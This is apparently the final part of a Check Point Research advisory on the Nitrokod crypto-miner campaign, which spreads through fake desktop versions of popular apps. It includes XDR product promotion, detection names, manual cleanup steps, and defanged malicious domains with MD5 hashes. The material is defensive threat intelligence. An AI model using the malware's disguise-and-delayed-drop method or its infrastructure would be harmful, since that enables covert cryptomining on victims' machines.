
XDR prevention capabilities extend to all Check Point devices and products, allowing it to take actions like removing malicious files from the endpoints, and add indicators of compromise of all files, URLs, domain addresses and IPs to be blocked by endpoints, gateways and mobiles.

XDR's unique Prevention-first approach significantly improves customers' overall security posture while detecting unknown zero-day threats. It detects and stops attacks by combining advanced threat prevention powered by AI-based analytics, big-data threat intelligence, multi-layered incident analysis, machine learning, and enterprise-wide visibility into customer's network, cloud, email, endpoint, all from a single pane of glass.

***Check Point's XDR is at early availability stage and will become generally available in coming months**



Timeline of attack and Check Point's XDR detection



Screenshot from Check Point's Infinity XDR

Check Point protections:

Check Point Harmony Endpoint:

- *Win.Nitrokod.A.*
- *Win.Nitrokod.B.*
- *Win.Nitrokod.C.*

Remediation:

To clean an infected machine, follow these steps.

1. Remove the following files on system32:
    - Any file starting with chainlink.
    - nniawsoykfo.exe
    - powermanager.exe
2. Remove the updater.

    Remove the folder C:\ProgramData\Nitrokod.

3. Remove malicious schedule tasks.
    - InstallService\1
    - InstallService\2
    - InstallService\3
    - InstallService\4

IOC

Domain:

Nitrokod[.]com

Intelserviceupdate[.]com

nvidiacenter[.]com

MD5

abe0fb9cd0a6c72b280d15f62e09c776

a3d1702ada15ef384d1c8b2994b0cf2e

668f228c2b2ff54b4f960f7d23cb4737

017781535bdbe116740b6e569657eedf

0cabd67c69355be4b17b0b8a57a9a53c

27d32f245aaae58c1caa52b349bed6fb

Summary:

In this article, Check Point Research analyzed a new Turkish crypto miner campaign, called Nitrokod, which has attacked thousands of victims globally. The malware is easily dropped from software found on top Google search results for legitimate applications.
The malware is dropped from applications that are popular, but don’t have an actual desktop version such as Google Translate, keeping the malware versions in demand and exclusive.
The malware drops almost a month after the infection, and following other stages to drop files, making it very hard to analyze back to the initial stage.